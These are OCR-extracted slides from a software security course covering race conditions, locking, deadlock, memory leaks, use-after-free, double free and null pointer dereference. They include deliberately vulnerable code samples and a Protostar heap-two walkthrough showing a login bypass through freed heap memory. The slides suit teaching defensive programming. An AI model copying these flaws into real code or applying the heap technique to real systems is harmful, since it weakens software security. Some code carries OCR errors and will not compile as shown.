The program should drop its privileges using `seteuid` before calling open.

This way, if the user running the program does not have permission to open the specified file, the call to open will fail.

Avoiding TOCTOU


uid

euid

```
int main() {
    char buf[1024];
    ...
    if(access(argv[1], R_OK) != 0) {
        printf("cannot access file\n");
        exit(-1);
    }
    euid = geteuid();
    uid = getuid();
    seteuid(uid);   // Drop privileges
    file = open(argv[1], O_RDONLY);
    read(file, buf, 1023);
    close(file);
    seteuid(euid);  // Restore privileges
    printf(buf);
}
```

Improper Locking Vulnerability

- Locking is a type of **synchronization** behavior that ensures that multiple independently-operating processes or threads do **not** interfere with each other when accessing the **same resource**.
- All processes/threads are expected to follow the same steps for **locking/unlocking**.
- If these steps are not followed precisely - or if no locking is done at all - then another process/thread could modify the **shared resource** in a way that is not visible or predictable to the original process.
- This can lead to **data corruption**, **memory corruption**, **denial of service**, etc.



What is wrong with this code?

```c
#include <pthread.h>
#include <stdio.h>
#include <unistd.h>

int counter;

void *IncreaseCounter(void *args) {
    counter += 1;
    usleep(1);
    printf("Thread %d has counter value %d\n", (unsigned int)pthread_self(), counter);
    return NULL;
}

int main() {
    pthread_t p[10];
    for (int i = 0; i < 10; ++i) {
        pthread_create(&p[i], NULL, IncreaseCounter, NULL);
    }
    for (int i = 0; i < 10; ++i) {
        pthread_join(p[i], NULL);
    }
    return 0;
}
```

https://ctf-wiki.github.io/ctf-wiki/pwn/linux/race-condition/introduction/#deadlock

What is wrong with this code?

```c
#include <pthread.h>
#include <stdio.h>
#include <unistd.h>

int counter;

void *IncreaseCounter(void *args) {
    counter += 1;
    usleep(1);
    printf("Thread %d has counter value %d\n", (unsigned int)pthread_self(), counter);
    return NULL;
}

int main() {
    pthread_t p[10];
    for (int i = 0; i < 10; ++i) {
        pthread_create(&p[i], NULL, IncreaseCounter, NULL);
    }
    for (int i = 0; i < 10; ++i) {
        pthread_join(p[i], NULL);
    }
    return 0;
}
```

```
local-admins-MacBook-Pro:code-examples ahmedtamrawi$ gcc race.c -o race.o
local-admins-MacBook-Pro:code-examples ahmedtamrawi$ ./race.o
Thread 12984320 has counter value 6
Thread 11374592 has counter value 5
Thread 11911168 has counter value 5
Thread 13520896 has counter value 5
Thread 12447744 has counter value 7
Thread 14594048 has counter value 7
Thread 14057472 has counter value 8
Thread 15130624 has counter value 8
Thread 15667200 has counter value 9
Thread 16203776 has counter value 10
```

Improper Locking Vulnerability: *Example 1*

```
private long someLongValue;
public long getLongValue() {
        return someLongValue;
}

public void setLongValue(long l) {
        someLongValue = l;
}
```

- Methods are defined to get and set a `long` field in an instance of a class that is **shared across multiple threads**.
- However, operations on `double` and `long` are **non-atomic** in Java, therefore, **concurrent access** may cause unexpected behavior.
- Thus, all operations on `long` and `double` fields should be **synchronized**.

Improper Locking Vulnerability: *Example 2*


- PHP by default will **wait indefinitely until a file lock is released**. If an attacker can obtain the file lock, this code will pause execution, possibly leading to **denial of service for other users**.

```
function writeToLog($message){
    $logfile = fopen("logFile.log", "a");
    //attempt to get logfile lock
    if (flock($logfile, LOCK_EX)) {
        fwrite($logfile,$message);
        // unlock logfile
        flock($logfile, LOCK_UN);
    } else {
        print "Could not obtain lock on logFile.log, message not recorded\n";
    }
}
fclose($logFile);
```

Improper Locking Vulnerability: *Example 3*

- The following function attempts to acquire a **lock** in order to perform operations on a **shared resource**.
- However, the code does not check the value returned by `pthread_mutex_lock` for errors. If `pthread_mutex_lock` cannot acquire the mutex for any reason the function may introduce a **race condition** into the program and result in undefined behavior.

```
void f(pthread_mutex_t *mutex) {
    pthread_mutex_lock(mutex);

    /* access shared resource */

    pthread_mutex_unlock(mutex);
}
```



```
int f(pthread_mutex_t *mutex) {
    int result = pthread_mutex_lock(mutex);
    if (0 != result)
        return result;

    /* access shared resource */

    return pthread_mutex_unlock(mutex);
}
```

Improper Locking Vulnerability: *Example 4*

- The programmer wants to guarantee that only one `Helper` object is ever allocated but does not want to pay the cost of synchronization every time this code is called.

```
if (helper == null) {

    synchronized (this) {
        if (helper == null) {
            helper = new Helper();
        }
    }
}
return helper;
```

```
class Helper {
    public Helper() {
        /*A lot of initialization code */
    }
}
```

Improper Locking Vulnerability: *Example 4*

- Suppose that `helper` is not initialized. Then, **thread A** sees that `helper==null` and enters the synchronized block and begins to execute `new Helper()`.
- If a second thread, **thread B**, takes over in the middle of this call and helper has not finished running the constructor, then thread B may make calls on helper while its fields hold incorrect values.


```
if (helper == null) {

    synchronized (this) {
        if (helper == null) {
            helper = new Helper();
        }
    }
}
return helper;
```

```
class Helper {
    public Helper() {
        /*A lot of initialization code */
    }
}
```


You release the lock first
Once I have finished
my task, you can continue.
Why should I?
You release the lock first
and wait until
I complete my task.

Deadlock Vulnerability

- A deadlink vulnerability occurs when the software contains *multiple threads or executable segments* that **are waiting for each other to release a necessary lock**, resulting in deadlock.
- Each thread of execution will "**hang**" and prevent tasks from completing. In some cases, **CPU consumption** may occur if a lock check occurs in a tight loop leading to denial of service.



Deadlock

Deadlock Vulnerability

*Two or more processes/threads/tasks are **waiting indefinitely** for an event that can be caused by only one of the waiting processes/threads/tasks*

```
co_printer = 1, bw_printer = 1
```

A

B

```
wait(co_printer);
```

```
wait(bw_printer);
```

```
wait(bw_printer);
```

```
wait(co_printer);
```

Deadlock Necessary Conditions

- Deadlock can arise if **four conditions hold simultaneously**:
  - **Mutual exclusion:** only one process at a time can use a resource
  - **Hold and wait:** a process holding at least one resource is waiting to acquire additional resources held by other processes
  - **No preemption:** a resource can be released only voluntarily by the process holding it, after that process has completed its task
  - **Circular wait:** there exists a set $\{P_0, P_1, \ldots, P_n\}$ of waiting processes such that P_0 is waiting for a resource that is held by P_1, P_1 is waiting for a resource that is held by P_2, …, P_{n-1} is waiting for a resource that is held by P_n, and P_n is waiting for a resource that is held by P_0.

Deadlock Vulnerability: *Example 1*

```
Thread t1 = new Thread() {
    public void run() {
        // Lock resource 1
        synchronized(resource1) {
            System.out.println("Thread 1: locked resource 1");
            try {
                // Simulate some file I/O or something.
                Thread.sleep(50);
            } catch (InterruptedException e) {}


            synchronized(resource2) {
                System.out.println("Thread 1: locked resource 2");
            }
        }
    }
};
```

```
Thread t2 = new Thread() {
    public void run() {
        // Lock resource 2
        synchronized(resource2) {
            System.out.println("Thread 2: locked resource 2");
            try {
                // Simulate some file I/O or something.
                Thread.sleep(50);
            } catch (InterruptedException e) {}


            synchronized(resource1) {
                System.out.println("Thread 2: locked resource 1");
            }
        }
    }
};
```

Deadlock Vulnerability: *Example 2*

```c
/* function that the first thread will execute in */
void *do_work_one(void *param){
    /* Get the first mutex lock if it's available */
    pthread_mutex_lock(&first_mutex);
    sleep(1);
    /* Get the second mutex lock if it's available */
    pthread_mutex_lock(&second_mutex);

    /* Critical section start */
    printf("Inside Thread 1\n");
    /* Critical section ends */

    /* Release the locks */
    pthread_mutex_unlock(&first_mutex);
    pthread_mutex_unlock(&second_mutex);

    /* Exit the thread */
    pthread_exit(0);
}
```

```c
/* function that the second thread will execute in */
void *do_work_two(void *param){
    /* Get the second mutex lock*/
    pthread_mutex_lock(&second_mutex);
    /* Get the first mutex lock */
    pthread_mutex_lock(&first_mutex);

    /* Critical section starts */
    printf("Inside thread 2\n");
    /* Critical section ends */

    /* Release the locks */
    pthread_mutex_unlock(&second_mutex);
    pthread_mutex_unlock(&first_mutex);

    /* Exit the thread */
    pthread_exit(0);
}
```

Prevention

- If you want to eliminate **conditional competition**, the primary goal is to find the **race windows**.
- The so-called competition window is the code segment that accesses the competing object, which gives the attacker a corresponding opportunity to modify the corresponding competing object.
- In general, if we can make the conflicting competition windows **mutually exclusive**, then we can eliminate the competition conditions.

Other Memory Corruption Vulnerabilities


Dynamic Memory Allocation

- In C language, dynamic memory is allocated by calls and wrappers of `malloc`, `calloc` and `realloc` function and it is freed by calls and wrappers of `free` function.
- Java language uses **managed memory**, so the only way you can allocate memory is by using the new operator, and the only way you can deallocate memory is by relying on the garbage collector.

https://youtu.be/SuBch2MZpZM

Memory Leak Vulnerability

- When a **resource is not released after use**, it can allow attackers to cause a *denial of service by causing the allocation of resources without triggering their release*.
- Frequently-affected resources include **memory**, **CPU**, **disk space**, **power** or **battery**, etc.
- An attacker that can influence the allocation of resources that are not properly released could *deplete the available resource pool and prevent all other processes from accessing the same type of resource*.



https://youtu.be/LNoeAU25uy4

Memory Leak Vulnerability: *Example 1*

- Run the two programs and see the memory consumption by the two processes using the `top` command.

```c
#include <stdlib.h>
#include <stdio.h>

int main() {
    while (1) {
        void* mem = malloc(sizeof(char));
    }
    return 0;
}
```

```c
#include <stdlib.h>
#include <stdio.h>

int main() {
    while (1) {
        void* mem = malloc(sizeof(char));
        free(mem);
    }
    return 0;
}
```

Memory Leak Vulnerability

- Each **allocated memory** must be **deallocated**.
- In C, the pointers pointing to a memory location that has been freed, called *dangling pointers*. We must set those dangling pointers to NULL, after de-allocating memory; assigning NULL value means pointer is not pointing to any memory location.

Memory Leak Vulnerability

- Java uses **managed memory**, so the only way you can allocate memory is by using the new operator, and the only way you can deallocate memory is by relying on the garbage collector.
  - You can optionally call `System.gc()` to ask for permission to run the garbage collector. However, the Java Runtime makes the final decision about when to run the garbage collection process.
- If two objects are *referencing to same memory* and one of the object is **dereferenced**, garbage collector will **not** free the memory because another object is still referencing that memory so if you want that memory to be freed, you must **dereference all the objects** which are referencing the memory.

Memory Leak Vulnerability: *Example 2*

```c
#include <stdio.h>
#include <stdlib.h>

int main(void) {
    int *p1,*p2;
    p1 = (int *)malloc(2);
    p2 = (int *)malloc(2);
    p1=p2;
    p2[0]=1;
    p2[1]=2;
    free(p2);
    if(p1 != NULL){
        printf(”p1[0]= %d\n",p1[0]);
    }
    if(p2 != NULL){
        printf(”p2[0]= %d\n",p2[0]);
    }
    p2=NULL;
    if(p1 != NULL){
        printf(”p1[0]= %d\n",p1[0]);
    }
}
```

Memory Leak Vulnerability: *Example 3*

```c
#include <stdio.h>
#include <stdlib.h>
#include <stdbool.h>

int main(void) {
    int *p1,*p2;
    bool c1=false;
    p1 = (int *)malloc(2);
    p2 = (int *)malloc(2);
    p1=p2;
    p2[0]=1;
    p2[1]=2;
    if(c1){
        free(p2);
    }
    if(p1 != NULL){
        printf(”p1[0]= %d\n",p1[0]);
    }
    if(p2 != NULL){
        printf(”p2[0]= %d\n",p2[0]);
    }
    p2=NULL;
    if(p1 != NULL){
        printf(”p1[0]= %d\n",p1[0]);
    }
}
```

Memory Leak Vulnerability: *Example 4*

- The following C function **does not** close the file handle it opens if an error occurs. If the process is long-lived, the process can run out of file handles.

```
int decodeFile(char *fName) {
    char buf[BUF_SZ];
    FILE *f = fopen(fName, "r");
    if (!f) {
        printf("cannot open %s\n", fName);
        return DECODE_FAIL;
    } else {
        while (fgets(buf, BUF_SZ, f)) {
            if (!checkChecksum(buf)) {
                return DECODE_FAIL;
            } else {
                decodeBlock(buf);
            }
        }
    }
    fclose(f);

    return DECODE_SUCCESS;
}
```

Allocates some resources

Resources leak

Frees allocated resources

Memory Leak Vulnerability in Linux Kernel

```
static int node_probe(...) {
        struct firedtv *fdtv;

        fdtv = kzalloc(sizeof(*fdtv), GFP_KERNEL);
        if (!fdtv)
                return -ENOMEM;

        /* Some initializations and other interesting code */

        name_len = fw_csr_string(unit->directory, CSR_MODEL, name, sizeof(name));
        if (name_len < 0) {
                return name_len;
        }

        /* Some other interesting code */

        fail_free:
                kfree(fdtv);

        return err;
}
```

Memory Allocation (fdtv)

Memory leak – does not free allocated memory (fdtv)

Memory Deallocation (fdtv)

https://github.com/torvalds/linux/commit/b28e32798c78a346788d412f1958f36bb760ec03

drivers/media/firewire/firedtv-fw.c

Memory Leak in Java?

- Run the following Java class and note the memory consumption using the top command:
  - https://gist.github.com/atamrawi/eef1a586319660f1d38cecb466d3869b
- You can read more about how to craft a Java program that has a memory leak vulnerability:
  - https://stackoverflow.com/questions/6470651/how-to-create-a-memory-leak-in-java

Use-After-Free Vulnerability*

- Use-After-Free (UAF) is a vulnerability related to **incorrect use of dynamic memory during program operation**. If after freeing a memory location, a program does not clear the pointer to that memory, an attacker can use *the error to hack the program*.
- UAF vulnerabilities stem from the mechanism of dynamic memory allocation. Unlike the stack, dynamic memory (also known as the heap) is designed to store large amounts of data.
- Programmers can allocate blocks of arbitrary size in it, which tasks within a program can then either modify or free and return to the heap for subsequent use by other tasks in the same program.

**https://encyclopedia.kaspersky.com/glossary/use-after-free/*

How UAF occurs?

- Because dynamic memory is reallocated repeatedly, programs need to check constantly which sections of the heap are free and which are occupied. UAF bugs arise when programs **do not manage these headers properly**.
- Here's how it happens:
  - Pointers in a program refer to data sets in dynamic memory.
  - If a data set is deleted or moved to another block but the pointer, instead of being cleared (set to `null`), continues to refer to the now-freed memory, the result is a **dangling pointer**.
  - If the program then allocates this same chunk of memory to another object (for example, data entered by an attacker), the dangling pointer will now reference this new data set.
  - In other words, UAF vulnerabilities allow for code substitution.

How UAF occurs?

- Potential consequences of UAF exploitation include:
  - Data corruption,
  - Program crashes,
  - Arbitrary code execution.
- Exploiting UAFs:
  - An attacker can use UAFs to pass arbitrary code — or a reference to it — to a program and navigate to the beginning of the code by using a dangling pointer. In this way, execution of the malicious code can allow the cybercriminal to gain control over a victim’s system.

What is wrong with this code?

```c
#include <stdlib.h>
#include <stdio.h>

int main(int argc, char** argv) {
    char *pointer = NULL;
    int abort = 0;
    pointer = (char *) malloc(sizeof(char) * 100);
    printf("Please enter a sentence (up to 100 characters): ");
    fgets(pointer, 100, stdin);
    if(pointer != NULL) {
        abort = 1;
        free(pointer);
        printf("Memory at [%p] has been freed!\n", &pointer);
    }
    if(abort) {
        printf("&pointer= %p\n", &pointer);
        printf("*pointer= %s\n", pointer);
    }
}
```

```
local-admins-MacBook-Pro:code-examples ahmedtamrawi$ gcc uaf.c -o uaf.o
local-admins-MacBook-Pro:code-examples ahmedtamrawi$ ./uaf.o
Please enter a sentence (up to 100 characters): This is software security class!
Memory at [0x7f97fcc05890] has been freed!
&pointer= 0x7f97fcc05890
*pointer= This is software security class!
```

```c
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

struct auth {
  char name[32];
  int auth;
};

struct auth *auth0;
char *service;

int main(int argc, char **argv) {
  char line[128];

  while (1) {
    printf("[ auth = %p, service = %p ]\n", auth0, service);

    if (fgets(line, sizeof(line), stdin) == NULL)
      break;

    if (strncmp(line, "auth ", 5) == 0) {
      auth0 = malloc(sizeof(struct auth));
      memset(auth0, 0, sizeof(struct auth));
      if (strlen(line + 5) < 31) {
        strcpy(auth0->name, line + 5);
      }
    }
    if (strncmp(line, "reset", 5) == 0) {
      free(auth0);
    }
    if (strncmp(line, "service", 6) == 0) {
      service = strdup(line + 7);
    }
    if (strncmp(line, "login", 5) == 0) {
      if (auth0->auth) {
        printf("you have logged in already!\n");
      } else {
        printf("please enter your password\n");
      }
    }
  }
}
```

https://exploit.education/protostar/heap-two/

Can we log-in without a *password*?

```c
struct auth {
  char name[32];
  int auth;
};

struct auth *auth0;
char *service;

int main(int argc, char **argv) {
  char line[128];

  while (1) {
    printf("[ auth = %p, service = %p ]\n", auth0, service);

    if (fgets(line, sizeof(line), stdin) == NULL)
      break;

    if (strncmp(line, "auth ", 5) == 0) {
      auth0 = malloc(sizeof(struct auth));
      memset(auth0, 0, sizeof(struct auth));
      if (strlen(line + 5) < 31) {
        strcpy(auth0->name, line + 5);
      }
    }
    if (strncmp(line, "reset", 5) == 0) {
      free(auth0);
    }
    if (strncmp(line, "service", 6) == 0) {
      service = strdup(line + 7);
    }
    if (strncmp(line, "login", 5) == 0) {
      if (auth0->auth) {
        printf("you have logged in already!\n");
      } else {
        printf("please enter your password\n");
      }
    }
  }
}
```

32 bytes

4 bytes

Reads at most 128 characters from `stdin`

auth command

Allocates memory into **heap** for **auth0**

Fills memory with NULLs to avoid accidental login

reset command

Frees memory from **heap** pointed by **auth**

service command


Allocated null-terminated memory block duplicate to passed string into **heap**

login command

Check the **auth** value


https://exploit.education/protostar/heap-two/

```c
struct auth {
  char name[32];
  int auth;
};

struct auth *auth0;
char *service;

int main(int argc, char **argv) {
  char line[128];

  while (1) {
    printf("[ auth = %p, service = %p ]\n", auth0, service);

    if (fgets(line, sizeof(line), stdin) == NULL)
      break;

    if (strncmp(line, "auth ", 5) == 0) {
      auth0 = malloc(sizeof(struct auth));
      memset(auth0, 0, sizeof(struct auth));
      if (strlen(line + 5) < 31) {
        strcpy(auth0->name, line + 5);
      }
    }
    if (strncmp(line, "reset", 5) == 0) {
      free(auth0);
    }
    if (strncmp(line, "service", 6) == 0) {
      service = strdup(line + 7);
    }
    if (strncmp(line, "login", 5) == 0) {
      if (auth0->auth) {
        printf("you have logged in already!\n");
      } else {
        printf("please enter your password\n");
      }
    }
  }
}
```




https://youtu.be/ZHghwsTRyzQ


https://exploit.education/protostar/heap-two/




After auth Command




After reset Command



After service Command



```c
struct auth {
  char name[32];
  int auth;
};

struct auth *auth0;
char *service;

int main(int argc, char **argv) {
  char line[128];

  while (1) {
    printf("[ auth = %p, service = %p ]\n", auth0, service);

    if (fgets(line, sizeof(line), stdin) == NULL)
      break;

    if (strncmp(line, "auth ", 5) == 0) {
      auth0 = malloc(sizeof(struct auth));
      memset(auth0, 0, sizeof(struct auth));
      if (strlen(line + 5) < 31) {
        strcpy(auth0->name, line + 5);
      }
    }
    if (strncmp(line, "reset", 5) == 0) {
      free(auth0);
    }
    if (strncmp(line, "service", 6) == 0) {
      service = strdup(line + 7);
    }
    if (strncmp(line, "login", 5) == 0) {
      if (auth0->auth) {
        printf("you have logged in already!\n");
      } else {
        printf("please enter your password\n");
      }
    }
  }
}
```



https://youtu.be/ZHghwsTRyzQ

```
[ auth = 0x0, service = 0x0 ]
auth admin
[ auth = 0x20091b78, service = 0x0 ]
login
please enter your password
[ auth = 0x20091b78, service = 0x0 ]
reset
[ auth = 0x20091b78, service = 0x0 ]
service
[ auth = 0x20091b78, service = 0x20091b78 ]
service AAAAAAA
[ auth = 0x20091b78, service = 0x20091b88 ]
login
please enter your password
[ auth = 0x20091b78, service = 0x20091b88 ]
service AAAAAAA
[ auth = 0x20091b78, service = 0x20091b88 ]
login
please enter your password
[ auth = 0x20091b78, service = 0x20091b88 ]
service AAAAAAAA
[ auth = 0x20091b78, service = 0x20091b98 ]
login
you have logged in already!
[ auth = 0x20091b78, service = 0x20091b98 ]
```

https://exploit.education/protostar/heap-two/

Double Free Vulnerability

- Like UAF vulnerabilities, when a program calls `free` twice with the **same argument**, the program's memory management data structures become corrupted.
- This corruption can cause the program to crash or, in some circumstances, cause **later second calls** to `malloc` to return the same pointer.
- If `malloc` returns the same value twice and the program later gives the attacker control over the data that is written into this doubly-allocated memory, the program becomes vulnerable to a buffer overflow attack.

Null Pointer Dereference

- A NULL pointer dereference occurs when the application **dereferences a pointer that it expects to be valid**, but is NULL, typically causing a **crash** or **exit**.
- NULL pointer dereferences usually result in **the failure of the process** unless **exception handling** is available and implemented. Even when exception handling is being used, it can still be very difficult to return the software to a **safe state of operation**.
- In rare circumstances, when NULL is equivalent to the `0x0` memory address and **privileged code can access it**, then writing or reading memory is possible, which may lead to code execution.

What is wrong with this code?

```c
#include <stdlib.h>
#include <stdio.h>

int main(int argc, char** argv) {
    char *pointer = NULL;
    int abort = 0;
    pointer = (char *) malloc(sizeof(char) * 100);
    printf("Please enter a sentence (up to 100 characters): ");
    fgets(pointer, 100, stdin);
    if(pointer != NULL) {
        abort = 1;
        free(pointer);
        printf("Memory at [%p] has been freed!\n", &pointer);
        pointer = NULL;
    }
    if(abort) {
        printf("&pointer= %p\n", &pointer[0]);
        printf("*pointer= %s\n", pointer);
    }
}
```

Points to 0x0 memory address

```
local-admins-MacBook-Pro:code-examples ahmedtamrawi$ gcc null.c -o null.o
local-admins-MacBook-Pro:code-examples ahmedtamrawi$ ./null.o
Please enter a sentence (up to 100 characters): This is software security class!
Memory at [0x7faaa4c05890] has been freed!
&pointer= 0x0
*pointer= (null)
```